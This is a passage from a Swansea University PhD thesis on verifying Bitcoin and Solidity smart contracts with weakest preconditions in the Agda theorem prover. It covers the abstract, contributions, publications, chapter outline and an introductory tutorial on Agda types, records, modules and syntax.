Swansea University
Prifysgol Abertawe

Verification of Smart Contracts using the Interactive Theorem Prover Agda

Fahad Faleh Alhabardi
[redacted]

Department of Computer Science
Swansea University

Submitted to Swansea University in fulfilment of the requirements for the Degree of Ph.D

July 24, 2024

Declarations

This work has not previously been accepted in substance for any degree and is not being concurrently submitted in candidature for any degree.

Signed.......[redacted]...

Date..........24/07/2024...

This thesis is the result of my own investigations, except where otherwise stated. Other sources are acknowledged by footnotes giving explicit references. A bibliography is appended.

Signed.....[redacted]...

Date..........24/07/2024...

I hereby give consent for my thesis, if accepted, to be available for electronic sharing

Signed..........[redacted]...

Date..........24/07/2024...

The University's ethical procedures have been followed and, where appropriate, that ethical approval has been granted.

Signed........[redacted]...

Date..........24/07/2024...

I would like to dedicate this work to my mother and father for their endless affection and encouragement and my wife's infinite patience and support.

Abstract

The goal of this thesis is to verify smart contracts in Blockchain. In particular, we focus on smart contracts in Bitcoin and Solidity. In order to specify the correctness of smart contracts, we use weakest preconditions. For this, we develop a model of smart contracts in the interactive theorem prover and dependent type programming language Agda and prove the correctness of smart contracts in it. In the context of Bitcoin, our verification of Bitcoin scripts consists of non-conditional and conditional scripts. For Solidity, we refer to programs using object-oriented features of Solidity, such as calling of other contracts, full recursion, and the use of gas in order to guarantee termination while having a Turing-complete language. We have developed a simulator for Solidity-style smart contracts. As a main example, we executed a reentrancy attack in our model. We have verified smart contracts in Bitcoin and Solidity using weakest precondition in Agda.

Furthermore, Agda, combined with the fact that it is a theorem prover and programming language, allows the writing of verified programs, where the verification takes place in the same language in which the program is written, avoiding the problem of translation from one language to another (with possible translation mistakes).

Acknowledgements

First, I would like to express my utmost gratitude to my supervisor, Dr. Anton Setzer, for his invaluable guidance and support during my PhD journey. I have gained immense knowledge and competence under his mentorship, and I deeply appreciate his contributions in shaping my academic and research skills. Anton has constantly inspired and motivated me, even during challenging times. His infectious enthusiasm for his research students has been instrumental in keeping me on track and focused. I am grateful for his tireless efforts in providing constructive feedback and guidance on research ideas as well as ensuring a productive, fulfilling PhD experience for me. I also admire him as a role model for successful supervision. Also, I would like to thank Professor Arnold Beckmann for his mentoring.

I gratefully acknowledge funding from my sponsors, the Ministry of Defence of Saudi Arabia and the Ministry of Education of Saudi Arabia. I could not have started the project without their financial assistance.

Last but not least, I would like to acknowledge my family. I thank my parents for their unwavering aid and motivation throughout my life. My wife and children deserve special thanks for sticking with me and for their endless patience and support.

Contents

List of Tables

List of Figures

Acronyms

ATP Automated Theorem Proving. 30–32

DAO Decentralised Autonomous Organisation. 51, 58, 60, 205, 244

EUTXO Extended Unspent Transaction Output. 56

EVM Ethereum Virtual Machine. 48, 49, 57, 59–63, 65, 112, 237

IMPS Interactive Mathematical Proof System. 31

ITP Interactive theorem proving. 13

P2MS Pay-to-Multi-Signature. 3, 5, 48, 72, 92, 97, 98, 242

P2PKH Pay-to-Public-Key-Hash. 3, 5, 47, 72, 73, 83, 84, 86–90, 98, 101, 108, 109, 242

PoS Proof of Stake. 34, 42

PoW Proof of Work. 34, 37, 40, 42

TP Theorem Prover. 13

TSTP Thousands of Solutions from Theorem Prover. 31

UTXO Unspent Transaction Output. 36, 55, 56

Chapter 1

Introduction

Contents

1.1 Motivation

Work on this project began when Anton Setzer created two models of the Bitcoin blockchain in the theorem prover Agda [5]. The first of these was based on a simple bank account, while the second focused on transactions that refer to unspent transaction outputs rather than user accounts. Afterwards, Setzer extended the model to include smart contracts written in Bitcoin's byte code language, Script, in order to verify smart contracts in Agda [6]. Building from that work, the project's primary objective is to build a more realistic model in Agda to verify the correctness of smart contracts for both Bitcoin and Solidity and close the gap between the user requirements and formal specifications of smart contracts. In this thesis, we verified and proved Bitcoin and Solidity smart contracts using weakest precondition. This thesis is considered the first of its kind because no previous studies have used weakest preconditions to specify and prove the correctness of smart contracts for both Bitcoin and Solidity in Agda. The reason to verify the correctness of smart contracts is that smart contract codes are immutable [7] when deployed on the blockchain network. The only way to amend the clauses of an ongoing smart contract or to withdraw it is by using functions already provided by the original contract. Developers must therefore ensure and verify the security of the code before publishing it on the blockchain in order to avoid errors, which in smart contract programs can result in massive losses. This is exemplified by the case of the DAO, a decentralised autonomous organisation whose contracts were manipulated by cyber criminals once the fund's market value had reached US$ 150 million [8]. A further reason for the verification is that Agda is utilised as a proof assistant and programming language to avoid errors when translating from one language to another.

1.2 Main Contributions

We aim to implement and verify the correctness of smart contracts in Blockchain, specifically Bitcoin and Solidity (which is part of the Ethereum Blockchain, where the currency is called ether; see more details later in Subsubsect. 2.3.2.2). To develop a model of smart contracts, we use Agda as a theorem prover and programming language in order to avoid any translation errors. In particular, we have accomplished the following:

- **Weakest precondition semantics for access control.** This is a way of specifying the correctness of smart contracts. The meaning of the weakest precondition in Bitcoin is that bitcoins protected by a script can only be retrieved if one provides a script that provides data that fulfils the weakest precondition. Since the person retrieving the money can execute that script, the person retrieving the money needs to know the data that fulfils the weakest precondition. For instance, in the case of Pay to Public Key Hash (P2PKH), the weakest preconditions require a stack consisting of a public key that hashes to the hash provided in that script and a signature for the transaction corresponding to that public key. So, to retrieve the Bitcoin, one needs to know these two pieces of data (the public key and the signature). For Solidity, the semantic of weakest precondition could express that an increased amount of ether in an account using a specific function is only possible if the weakest precondition is fulfilled.

- **Developing two methods to read off weakest precondition.** We developed two methods for obtaining the weakest human-readable preconditions to fill the validation gap between user requirements and formal specifications: (1) a step-by-step approach, which works through a script in reverse, instruction by instruction, sometimes in one step dealing with several instructions at a time, and (2) the symbolic execution of the code and translation into a nested case distinction, which allows for reading off weakest preconditions as the disjunction of accepting paths.

- **Verifying Bitcoin Script with local instructions.** We focused on two standard scripts, Pay to Public Key Hash (P2PKH) and Pay to Multisig (P2MS), written in Bitcoin's low-level language script, and created the operational semantics for these standard scripts. To verify the Bitcoin scripts using Hoare triples and the weakest preconditions in Agda, we developed a library in Agda for equational reasoning with Hoare triples, before using our methods, the step-by-step approach and symbolic execution, to verify the correctness of P2PKH and P2MS, the two most common Bitcoin scripts.

- **Verifying Bitcoin Script with conditional instructions.** We extended our state in the Bitcoin scripts for local instructions by adding an additional stack (IfStack) to deal with non-local instructions (conditional instructions) such as OP_IF, OP_ELSE, and OP_ENDIF, and expanded the operational semantics for local instructions to include non-local instructions. We then developed ifthenelse-theorems, which were used to prove the correctness of the P2PKH scripts by referencing conditions for the if-case and the else-case.

- **Developing three models of Solidity-style smart contracts** We translated our work in Bitcoin Script (local and non-local instructions) into Solidity-style smart contracts of Ethereum. This model of smart contracts is more complicated than Bitcoin's due to the object-orientation of Ethereum's contracts. We developed three models of Solidity-style smart contracts, which we call simple, complex, and complex models version 2. The simple model supported only simple executions, such as calling other contracts, updating specific contracts, checking the amount in each address, and transferring money. It did not support gas costs involving money and the state. The complex model extended the simple model to include all of its features of the simple model as well as gas cost, complex instruction, and view function. The operational semantics for each model were created accordingly. In both models, we created error types: if someone calls the wrong address, for example, they will see a message informing them of this. The complex model contained many such messages, including stating if there is not enough gas for transferring money, flagging an invalid transaction, or debugging information, including the last call address, calling address, amount of gas, and the function name. The complex model version 2 extended the complex model, adding the possibility of using the fallback function, sending funds when making a function call, and using the debugging information, including emitting events to display all events in the reentrancy attack.

- **Simulating three models of Solidity-style smart contracts.** After finalising the simple, complex, and complex models version 2, we implemented IO programs for these models in Agda. We subsequently developed an interface to deal with programs by creating commands and responses that ensure the programs are correct, and tested many examples with an interface using the simple, complex, complex models version 2.
- **Verification of two simple Solidity-style smart contracts in simple and complex models.** We verified the two contracts using the weakest precondition semantics in Agda.
- **Implementing the reentrancy attack in the complex model version 2 in Agda.** We developed and simulated the reentrancy attack in Agda, which is a type of attack that may happen on the Ethereum network. This is a first step towards verifying the correctness of the corrected version of this contract.

1.3 Publication Papers and Talks

The papers below are published versions of some of the material presented in this thesis. They may also include extra information pertaining to this research.

1.3.1 Refereed Publications

Verification of Bitcoin Script in Agda using Weakest Preconditions for Access Control [9]. This paper contributes to the verification of programs written in Bitcoin's smart contract language SCRIPT in the interactive theorem prover Agda. It focuses on the security property of access control for SCRIPT programs that govern the distribution of Bitcoins, and advocates that *weakest preconditions* in the context of Hoare triples are the appropriate notion for verifying access control. It aims to obtain human-readable descriptions of weakest preconditions in order to close the validation gap between user requirements and formal specification of smart contracts.

As examples of the proposed approach, the paper focuses on two standard SCRIPT programs that govern the distribution of Bitcoins, *Pay to Public Key Hash (P2PKH)* and *Pay to Multisig (P2MS)*. The paper introduces an operational semantics of the SCRIPT commands used in P2PKH and P2MS, which is formalised in the Agda proof assistant and reasoned about using Hoare triples. Two methodologies for obtaining human-readable descriptions of weakest preconditions are discussed: (1) a step-by-step approach, which works backwards, instruction-by-instruction, through a script, sometimes grouping several instructions together; (2) symbolic execution of the code and translation into a nested case distinction, which allows reading off of weakest preconditions as the disjunction of conjunctions of conditions along accepting paths. A syntax for equational reasoning with Hoare Triples is defined in order to formalise those approaches in Agda.

Verifying Correctness of Smart Contracts with Conditionals [10]. In this paper, we specify and verify the correctness of programs written in Bitcoin's smart contract SCRIPT in the interactive theorem prover Agda. As in the previous article [9], we use weakest preconditions of Hoare logic to specify the security property of access control, and show how to develop human-readable specifications. We include conditionals into the language: for the operational semantics, we use an additional stack, the ifstack, to deal with nested conditionals. This avoids the addition of extra jump instructions, which are usually employed for the operational semantics of conditionals in Forth-style stack languages. The ifstack preserves the original nesting of conditionals, and we determine an ifthenselse-theorem which allows the derivation of verification conditions of conditionals by referring to conditions for the if- and else-case.

A model of Solidity-style smart contracts in the theorem prover Agda [11]. This paper introduces two models of smart contracts – one simple and one more complex – using the interactive theorem prover Agda. This is a step towards converting the previous work of verifying Bitcoin smart contracts using weakest preconditions [9, 10] to Ethereum's Solidity-style (see Solidity Community [12]) smart contracts. Since Ethereum's contracts are object-oriented, this model is substantially more complex than Bitcoin's. We provide models supporting simple and complex executions, the calling of other contracts, and functions referring to addresses and messages. Furthermore, these models also support transferring money to other contracts and updating specific contracts, and the more complex model includes gas cost and view functions.

A simulator of Solidity-style smart contracts in the theorem prover Agda [13]. This paper presents the implementation and design of interfaces that enable users to participate in interactions with both simple and complex models. This makes use of the advantage of using Agda, which is that it can be used in addition to a functional programming language based on dependent types. Agda allows the development of programs, reasoning about them, and verifying them using the same language, avoiding translation errors from one language to another. These interfaces support all features in the simple and complex models.

1.3.2 Refereed Short Papers

Verification Techniques for Smart Contracts in Agda [14]. In the previous paper [9], we developed two ways of establishing human-readable weakest preconditions: (1) A step-by-step approach of working backwards in the program and (2) symbolic execution of the program and determining the accepting paths. In this short paper, we investigate how these two approaches can be extended to Bitcoin scripts that use non-local instructions such as `OP_IF`, `OP_ELSE`, and `OP_ENDIF`. Our approach is based on a basic operational semantics [6], which added an additional stack called IfStack to the standard stack.

A simple model of smart contracts in Agda [15]. The aim of this paper is the first step towards transferring this work to the Solidity-style (Solidity Community [16]) smart contracts of Ethereum in order to develop a model much more complex than that used for Bitcoin because contracts in Ethereum are object-oriented. We build a simple model which supports simple execution, calling of other contracts and functions, and which refers to addresses and messages.

Termination-checked Solidity-style smart contracts in Agda in the presence of Turing completeness. This paper is a further step in extending the verification of Bitcoin Script using weakest precondition semantics in our articles [9, 10, 14] to Solidity-style smart contracts. The first step is to develop a model, which is substantially more complex than that of Bitcoin Script because smart contracts in Solidity are object-oriented. This paper extends the simple model of Solidity-style smart contracts in Agda in our article [15] to a complex model. The main addition in the complex model is that it deals with the termination problem by adding a cost per instruction (gas cost) as implemented in Ethereum, therefore execution of smart contracts passes the termination checker of Agda.

1.3.3 Paper in Preparation

Verification of Solidity-style Smart Contracts in Agda using Weakest Precondition. This paper presents verification of two Solidity-style smart contracts, which are the simple and complex models [11]. In this paper, we verify these models using weakest precondition. This ensures the security of the blockchain even in the absence of possible attack paths. Furthermore, we create and simulate the third model of Solidity-style smart contract, which is the complex model version 2 in order to implement the reentrancy attack.

1.3.4 Talks

Talk given at the PhD Day of British Logic Colloquium (BLC), 2-3 September 2021, hosted by Durham University [online conference], titled: Verification of smart contracts.

Talk given at the 38th British Colloquium for Theoretical Computer Science, hosted by Swansea University, on April 11-13th 2022, titled: Verification of Bitcoin's smart contracts in Agda using weakest preconditions for access control.

Talk given at the 28th International Conference on Types for Proofs and Programs, Types 2022, 20-25 June, titled: Verification Techniques for Smart Contracts in Agda.

Talk given at the IEEE 1st Global Emerging Technology Blockchain Forum 2022 (Hybrid conference), Southern California, USA, on 7-11 November 2022, titled: Verifying Correctness of Smart Contracts with Conditionals.

Talk given a seminar at Swansea University's theory group titled: Verification of Bitcoin Script in Agda Using Weakest Preconditions for Access Control, 8th December 2022.

Talk given at the IEEE International Conference on Artificial Intelligence, Blockchain, and Internet of Things (AIBThings), Central Michigan University, USA, on September 16-17th, 2023 [Hybrid conference], titled: A model of Solidity-style smart contracts in the theorem prover Agda.

Talk given at a seminar at Swansea University's theory group titled: A model of Solidity-style Smart Contracts in the Theorem Prover Agda, 6th November 2023.

Talk given at the 6th International Conference on Blockchain Technology and Applications (ICBTA 2023) on December 15-17th 2023 [Hybrid conference], titled: A simulator of Solidity-style Smart Contracts in the Theorem Prover Agda.

1.4 Structure of the Thesis

This thesis is divided into nine chapters.

Chapter 2 describes the theoretical and historical context for the provided research. We start by introducing theorem provers, giving an overview of the proof assistant Agda and discussing the differences between Agda and other theorem provers. We also provide an overview of integrating automated theorem provers into theorem provers. Then, we briefly introduce Blockchain, including two examples of Blockchain technology: cryptocurrency and smart contracts. In the cryptocurrencies, we provide two prominent examples, which are Bitcoin and Ethereum. An introduction to the second application on blockchain, that of smart contracts, is provided. Then, we give a summary of the chapter.

Chapter 3 provides the background research that is relevant to our work. This chapter first discusses two papers that introduce Hoare logic, predicate transformer semantics and weakest preconditions. We then focus on verifying smart contracts in Bitcoin script, Ethereum, or another platform that uses Agda, other theorem provers, model checking, symbolic execution, tools, and developing novel languages. The chapter discusses further articles that translate code from one language to another in order to verify smart contracts, and cites work that develops a framework to verify smart contracts. Furthermore, we present attempts to interact with user and mutation testing in order to verify smart contracts. Then, we give a summary of the chapter.

Chapter 4 provides the first publication (Alhabardi et al. [9]). In this chapter, we define the operational semantics of Bitcoin scripts for local instructions (unconditional instructions). We then propose to aim for human-readable descriptions of weakest preconditions to support judging whether the security property of access control is satisfied. In addition, We describe two methods for achieving human-readable descriptions of weakest preconditions: a step-by-step approach, and a symbolic-execution-and-translation approach. This proposed methodology is then applied to two standard Bitcoin scripts (*Pay to Public Key Hash (P2PKH)* and the *Pay to Multisig (P2MS)*), providing fully formalised arguments in Agda. Then, we give a summary of the chapter.

Chapter 5 provides the second publication in [10]. This is an extended chapter 4 incorporating conditionals script into the language. In this chapter, we add an additional stack called IfStack to deal with conditional instructions to avoid extra jump instructions, and define the operational semantics for the conditional instructions. Furthermore, we generate an ifthenselse-theorem and other theorems that allow construction of verification conditions for conditionals by referencing conditions for the if-case and the else-case. Then, we give a summary of the chapter.

Chapter 6 provides the third publication in [11]. This chapter describes the development of two models of Solidity-style smart contracts, which we call simple and complex models, explains the structures of these models and provides features for each model. The chapter further discusses the termination problem for each model. Then, we give a summary of the chapter.

Chapter 7 provides the fourth publication in [17]. This chapter extends chapter 6, in which we create and build interfaces that enable users to interact with both simple and complex models. We explain the translation of Solidity code into Agda for both the simple and complex models, with examples. Then, we give a summary of the chapter.

Chapter 8 provides verification of the simple and complex models in chapter 6 using the weakest precondition developed in chapter 4. In this chapter, we provide and prove two examples of each model. Then, we give a summary of the chapter.

Chapter 9 implements and simulates a first step toward the type of attack that may happen on the Ethereum smart contract, which is the reentrancy attack, and provides an example of this attack in Agda. This is a new model, which we call the complex model version 2; this is a more complicated model because it deals with a fallback function. Then, we give a summary of the chapter.

Chapter 10 provides a summary of the thesis, evaluates the thesis, and gives future works.

1.5 Git Repository and Agda Version

We have created repositories for our Agda code regarding our publications. All shown proofs in this thesis have been automatically extracted from the Agda code, which in some cases were formatted by hand based on LaTeX code generated by Agda to improve the presentation. All Agda codes can be found in these repositories [18, 19, 20]. As shown in table 1.1, the Agda and standard library versions are used in this thesis.

Name	Version
Agda	2.6.4.1
Agda standard library	2.0

Table 1.1: Agda and Agda standard library versions

Remark 1.1 Repository [20] includes the Agda code for Chapters [6, 7, 8, 9]

1.5.1 Safe Version of the Code

More generally, to be sure, we created a copy of our code in which we deleted any unsafe features of Agda: postulate, non-terminating codes (flagged by {-# NON_TERMINATING #-}), and size types. We checked that code in [20] under this file: 'Safe_Version_of_the_code'. We type-checked it in Agda, which proved all the theorems in our code and checked (flagged by {-# OPTIONS --no-sized-types --safe #-}) that there were no occurrences of the unsafe features in the code. Therefore, the unsafe features are only used when using Agda as a dependently typed programming language, not when using it as an interactive theorem prover.

1.5.2 Unit testing

In chapter 6 in particular Subsubsect. 6.2.2.2, when using {-# NON_TERMINATING #-}), Agda blocks evaluation. We define the function evaluateNonTerminatingAux, which is actually non-terminating. However, the instances we use in an example counter are terminating in the simple model. Therefore, we created two Agda files (Uinttest.agda and examplecounterproof.agd) to conduct the unit testing under this file 'Developing_Two_Models_of_the_Solidity-style_Smart_Contracts' in [20], where we replaced {-# NON_TERMINATING #-} by {-# TERMINATING #-}, and therefore evaluation is not blocked. Note that: {-# NON_TERMINATING #-} is the correct flag because this function is indeed non-terminating (when executing a smart contract function which loops).

A simple example of unit testing would be that we have created an expression 3 + 2 and want to show that it evaluates to 5:

```
B : ℕ
B = 3 + 2

A : B ≡ 5
A = refl
```

Chapter 2

Background

Contents

2.1 Introduction

This chapter presents an overview in four parts. First, Sect. 2.2 reviews theorem provers, especially Agda (Agda Community [21]) in Subsect. 2.2.1 and presents some works that integrate automated theorem proving tools into interactive theorem provers in Sucsect. 2.2.2. Sect. 2.3 goes on to provide an overview of Blockchain technology, which includes cryptocurrency in Subsect. 2.3.1 and smart contracts in Subsect. 2.3.2. In this chapter, we provide two examples of cryptocurrencies, which are Bitcoin in Subsubsect. 2.3.1.1 and Ethereum in Subsubsect. 2.3.1.2. Finally, this chapter is summarised in Sect. 2.4.

2.2 Theorem Provers (TPs)

Theorem provers play an essential role in modelling and reasoning with regard to complicated and large-scale systems, particularly those that are mission-critical [22]. Theorem proving is a technique that may also be used to handle infinite systems, in which users create and specify systems in an appropriate mathematical logic. Theorem proving is an extremely flexible method which can be used for a diversity of systems as long as they can be described mathematically [23]. TPs are increasingly being utilised to verify the mechanical characteristics of hardware and software designs where safety is critical (Clarke and Wing [23]). They often contain a few well-known axioms and simple inference procedures [24].

Theorem proving is separated into two categories: interactive and automated [25]. Interactive theorem proving (ITP) may require some human input, which means that the computer and a human user collaborate to generate a formal proof [26]. Harrison et al. [26] considered ITP to be the best technique to formalise the majority of non-trivial theorems in mathematics or the correctness of computer systems. This contrasts with automated theorem proving (ATP), which is concerned with developing and applying computer programs that automate logical deduction—the process through which facts eventually lead to conclusions. The research area of automated model discovery is concerned with developing computer algorithms that check the consistency of a collection of statements [27].

The use of proof assistants is becoming increasingly more effective. When demonstrating the correctness of large software systems, particularly in concurrent scenarios, proofs are difficult to check manually, and, therefore, the process requires software tools for assistance. Utilising a theorem prover, users may ensure that their reasoning is accurate as proofs are written in a precise syntax, and the tool verifies their correctness, ensuring that the reasoning is valid.

Martin-Löf Type Theory (see Martin-Löf articles [28, 29]) is meant to provide a comprehensive method for formalising intuitionistic mathematics. The theory's language differs from that of classical logic and result in a completely constructive system in which propositions are represented by types and their proofs are given as programs inhabiting these types.

There are several types of proof assistants, such as Agda (see Bove et al. article [30], Agda Community [21], Stump Book [31]), Coq (see Coq Community [32], Paulin-Mohring article [33]), Isabelle (see Paulson article [34]), Epigram (see McBride and McKinna article [35]), Lean (see Lean Community [36]), and Minlog (see Mathematisches Institut Webpage [37]). In the following Subsect. 2.2.1, we provide an overview of the basic features of the interactive theorem prover Agda, and compare it with other proof assistants in order to justify the selection of Agda in this thesis. We then provide automated tools that can be used in theorem provers in Sect 2.2.1.8.

2.2.1 Introduction to the Proof Assistant Agda

The most recent version of Agda is Agda2, the version designed and introduced in a 2007 doctoral thesis by Ulf Norell [38], and further developed by a group known as the Agda development team [21]. Agda (Agda Community [21], Danielsson and Norell [39]) is a dependently-typed functional programming language and theorem prover based on intensional Martin-Löf type theory (see Martin-Löf and Sambin [40]). Agda is very similar to Haskell in both spirit and syntax (see Abel et al. article [41]); programmers familiar with Haskell should find Agda easy to learn, as its main difference with Haskell is that Agda is based on dependent types, and is also an interactive theorem prover. The Integrated Development Environment (IDE) for editing Agda programs is based on Emacs, mostly used for interactive editing and ratifying proofs (see description in Bove et al. [42]). Without this interface, coding with dependent types would be complicated. Agda simplifies this process with a specialised goal menu, enabling goals to identify required types, evaluate terms in their context, automatically solve them, refine goals, and offer additional features.

In addition, Agda has coverage and termination checkers (see descriptions in Bove et al. [30], Danielsson and Norell [39]), making it a consistent, complete programming language. Without a termination and coverage checker, Agda is inconsistent. In Agda, program code can be written gradually, meaning some parts of the program can remain unfinished, and programmers are able to obtain helpful information from Agda on filling in the parts of the code left open step by step, supported by the type-checking tool. Another function of the type checker is to detect incorrect proofs by detecting type errors, is used to display the current goals and environment information associated with those goals. A tool called a coverage checker is used to prove that the initial code of a defined function includes all possible existing cases in a particular program, and the termination checker checks that all programs terminate.

Agda has inductive, coinductive types, and dependent function types.

This subsection presents the fundamental characteristics of Agda with examples and compares Agda with other theorem provers.

2.2.1.1 Types and Pattern Matching

Types in Agda are defined using a variety of approaches, such as inductive types, coinductive types, dependent function types, and record types, and there are also generalised definitions of inductive–recursive and inductive–inductive. Pattern matching over algebraic data types is a key idea in Agda, as it is in languages such as Haskell and ML (see Curry article [43]).

An illustrative example can taken from our defining of a data type called Compare, an inductive type for classifying other types into three classes (less, equal, or greater). When comparing two natural numbers, we use a compare function (compare : $(n\ m : \mathbb{N}) \rightarrow$ Compare). The definition of the Compare data type is as follows:

```
data Compare : Set where
  less equal greater : Compare
```

The three constructors of this datatype correspond to the following three cases:

- If $(n < m)$, ‘compare $n\ m$’ returns less;
- If $(n \equiv m)$, ‘compare $n\ m$’ returns equal;
- If $(n > m)$, ‘compare $n\ m$’ returns greater.

The function compare is defined as follows:

```
compare : (n m : ℕ) → Compare
compare zero zero       = equal
compare zero (suc n)    = less
compare (suc n) zero    = greater
compare (suc n) (suc m) = compare n m
```

The compare function computes for two natural numbers n m whether one is equal, less, or greater than. The function is defined by recursion on n and m, in which pattern matching, another feature in Agda, is used to decide in which of the 4 cases we are, where the last one is a recursive call. The termination checker checks that compare terminates. In this case, it translates directly to extended (dependently typed and higher type) primitive recursion.

Another example is our defining of the inductive type of InstructionAll as follows:

```
data InstructionAll : Set where
  opEqual opAdd opSub : InstructionAll
  opVerify opCheckSig  : InstructionAll
```

The definition above includes a new type called InstructionAll with 16 constructors, opEqual, opAdd, opSub ..., of which we show only the first 5. The elements of (InstructionAll) are used in order to develop Bitcoin programs in Agda.

It is possible to define elements of Set directly:

```
BitcoinScript : Set
BitcoinScript = List InstructionAll
```

BitcoinScript defines the type of a Set as a list of instructions of type InstructionAll.

Agda is based on dependent types; $(x : A) \to B$ is the type of function which takes an element $x : A$ and maps it to an element of B, where B may depend on x. For instance, we define the LookupResult data type, the dependent type containing three constructors: just a, remove a and undefined. Here, just a denotes the assertion that a is a defined element of A, remove a denotes the assertion that an element has been removed from the dictionary, and undefined denotes the assertion that key being looked up is not assigned to an element. The definition of LookupResult is as follows:

```
data LookupResult (A : Set) : Set where
  just      : A → LookupResult A
```

```
deleted   : A → LookupResult A
undefined : LookupResult A
```

After this, we define the delLookupResult function, which is the dependent function type and use it to remove all elements from the dictionary:

```
delLookupResult : {A : Set} → LookupResult A → LookupResult A
delLookupResult (just x)    = deleted x
delLookupResult (deleted x) = deleted x
delLookupResult undefined   = undefined
```

An additional instance of a notable indexed data type is propositional equality, denoted as $x \equiv y$ (for $x, y : A$) and constructed with a proof of reflexivity (see description in Agda Community [21]).

```
data _≡_ {a} {A : Set a} (x : A) : A → Set a where
  refl : x ≡ x
```

The definition above implies that propositional equality is the least reflexive relation (reflexivity is inherent in the definition of equality through the built-in constructor, refl).

Further, Agda supports the use of Arabic numbers. If we add the syntax ({-# BUILTIN NATURAL ℕ #-}), then we can define the following example using pattern matching:

```
a : ℕ → ℕ
a zero = 356
a 1       = 255
a (suc (suc x)) = 148
```

Record types can refer directly or indirectly to themselves via other types. If we add the word coinductive, then an element of it can be defined using copattern matching by using full recursion referring to itself, as long as in the chain from one element to itself, there is at least one observation. This allows defining of coalgebras in Agda, infinite structures which do not break normalisation in Agda (which means every term in Agda has finite normal formal), because in order to unfold a term one needs to apply one of the observations (fields) of the record type. For more details, see Abel et al. article [44]. In the following example, the record type IO using coinductive. Note that we will explain the IO and IO' record types in more detail in Subsubsect. 2.2.1.7. The definition of the record type IO as follows [44]:

```
record IO (i : Size) (A : Set) : Set where
  coinductive
  constructor delay
  field
    force : {j : Size< i} → IO' j A
```

From the above definition, we have the name of constructor, which is delay to create IO values, and use field, which contains the component of a record; in this case, we have one field: force, which returns an element of type IO'.

Agda employs different levels of types, with the smallest level being called Set for historical reasons [45, 46]. Apart from Set, we use the next higher type level Set_1. Set_1, which encompasses all sets (via an explicit embedding), but as well as Set itself and types formed from it, such as Set → Set. As an example, we define the dictionary structure (DictStruct), which has a number of fields such as a dictionary (Dict), an empty dictionary (empty), an update dictionary operation (update), a new dictionary operation (new), and a lookup function of a specific element in the dictionary (lookup):

```
record DictStruct (A : Set) : Set₁ where
  constructor dictionaryStructure
  field
    Dict   : Set
    empty  : Dict
    update : (d : Dict)(i : ℕ) (a : Maybe A) → Dict
    new    : Dict → ℕ
    lookup : (d : Dict)(i : ℕ) → LookupResult A

open DictStruct public
```

From the above, we can define an element a : DictStruct by defining its fields, for example, by determining its five components a .Dict, a .empty, a .update, a .new d, and a .lookup:

```
emptyDict1 : (A : Set) → DictStruct A
emptyDict1 A .Dict    = Dict1 A
emptyDict1 A .empty   = emptyDictVers1
emptyDict1 A .update  = updateDictVers1
```

```
emptyDict1 A .new d  = d .length
emptyDict1 A .lookup = lookupDict1
```

Furthermore, the name of the constructor dictionaryStructure is optional. The constructor allows us to define an element of a record type by applying it to its fields. For example, in the case of the dictionaryStructure, we can define the empty dictionary as well as follows:

```
emptyDict2 : (A : Set) → DictStruct A
emptyDict2 A =
dictionaryStructure (Dict1 A) emptyDictVers1 updateDictVers1 length lookupDict1
```

2.2.1.2 Module System

The Agda module system (Agda Community [21]) functions as a mechanism designed to organise Agda code by partitioning it into distinct modules, potentially residing in separate files. This feature supports independent type checking and facilitates the incorporation of parameterised modules. Moreover, it proves beneficial for structuring extensive software developments. In Agda, we use the keyword module followed by the module name and the keyword where to introduce modules. It is crucial that the file name exactly matches the module name to ensure proper functionality. To import another module, one can use the keyword open import, which imports all elements from the module into the current scope. An illustration of this is:

```
module natCompare where

open import Data.Bool
open import Data.Empty
open import Data.Unit
open import Agda.Builtin.Nat using (_-_)
open import Data.Maybe hiding (_>>=_)
open import Data.Nat renaming (_≤_ to _≤'_)

atom : Bool → Set
atom true  = ⊤
atom false = ⊥
```

From this example, Agda also provides the capability to precisely manage the names introduced into the scope. This can be achieved explicitly by specifying which names to open using the using keyword. For instance, one can employ syntax as 'open import Agda.Builtin.Nat using (_-_)'. Alternatively, names can be concealed using the hiding keyword, as demonstrated in 'open import Data.Maybe hiding (_≫=_)'. Moreover, renaming of names is possible using the renaming keyword, as illustrated in 'open import Data.Nat renaming (_≤_ to _≤'_)'.

2.2.1.3 Mix-fix Operations and Unicode

Agda supports both mix-fix and infix operations using (_) underscore to display the arguments (see Danielsson and Norell article [39], Stump book [31], Agda Community [21]). The following example defines the mix-fix with a constructor name:

```
record StateIO : Set where
    constructor ⟨_ledger,_initialAddr,_gas⟩
    field
      ledger      : Ledger
      initialAddr : Address
      gas         : ℕ
```

This has a constructor ⟨_ledger,_initialAddr,_gas⟩ which is a mix-fix (_ denotes the argument positions of this function), and constructs from elements of Ledger, Address, ℕ an element of StateIO. The projection of a record type to its field (also called observation) is defined using the dot notation, for instance if x : StateIO, then x .ledger : Ledger.

A further example is our defining of the mix-fix operation with a function name as follows:

```
if_then_else_ : {A : Set }→ Bool → A → A → A
if true then n else m = n
if false then n else m = m
```

Furthermore, Agda supports reserved keywords such as infixr and infixl (see Danielsson and Norell article [39]), employed to specify operator precedence. For example:

infixl 6 _+_

infixl 7 _∗_

The line infixl 6 _+_ defines the '_+_' as a left-associative operation with a precedence of 6. For example, if we define this equation (a + b + c), it will be evaluated as ((a + b) + c). Line infixl 7 _∗_ declares '∗' as a left-associative operation with a precedence of 7. If we define this equation (a ∗ b ∗ c), it will be parsed as ((a ∗ b) ∗ c)). Using left or right associative operations is essential to avoid ambiguities in complex expressions. Additionally, operators with high numbers contain higher precedence, which will be evaluated before operators with lower numbers. For example, if we define this equation (a $*$ b $+$ c), it is evaluated as ((a $*$ b) $+$ c).

Agda additionally supports Unicode symbols (see Stump book [31], Agda Community [21]); for instance, the type of natural numbers is written as ℕ.

2.2.1.4 Hidden Argument

Agda supports hidden arguments with syntax $\{x : A\} \to B$ – in this case, we can omit the application of the function to its argument, if it can be inferred uniquely by the compiler. If it cannot be inferred, one can provide the hidden argument explicitly, writing $f\ \{a\}$ for the application of f to hidden argument a. Nondependent function types are instances of dependent types with no dependency, and we write $A \to B$ for the type of functions from A to B. In Agda one writes $\forall x \to B\ for\ (x\ :\ A) \to B$ and $\forall\{x\} \to B$ for $\{x\ :\ A\} \to B$, if A can be inferred uniquely by Agda. Furthermore, _ denotes arguments which are not used, or can be inferred uniquely. For example, we can define the identity function as follows:

```
id : {A : Set} → A → A
id x = x
```

In the above function, the argument A : Set is a hidden argument. Furthermore, we provide the same definition as above, where the argument $(A$: Set$)$ is explicit:

```
id : (A : Set) → A → A
id A x = x
```

2.2.1.5 Postulates

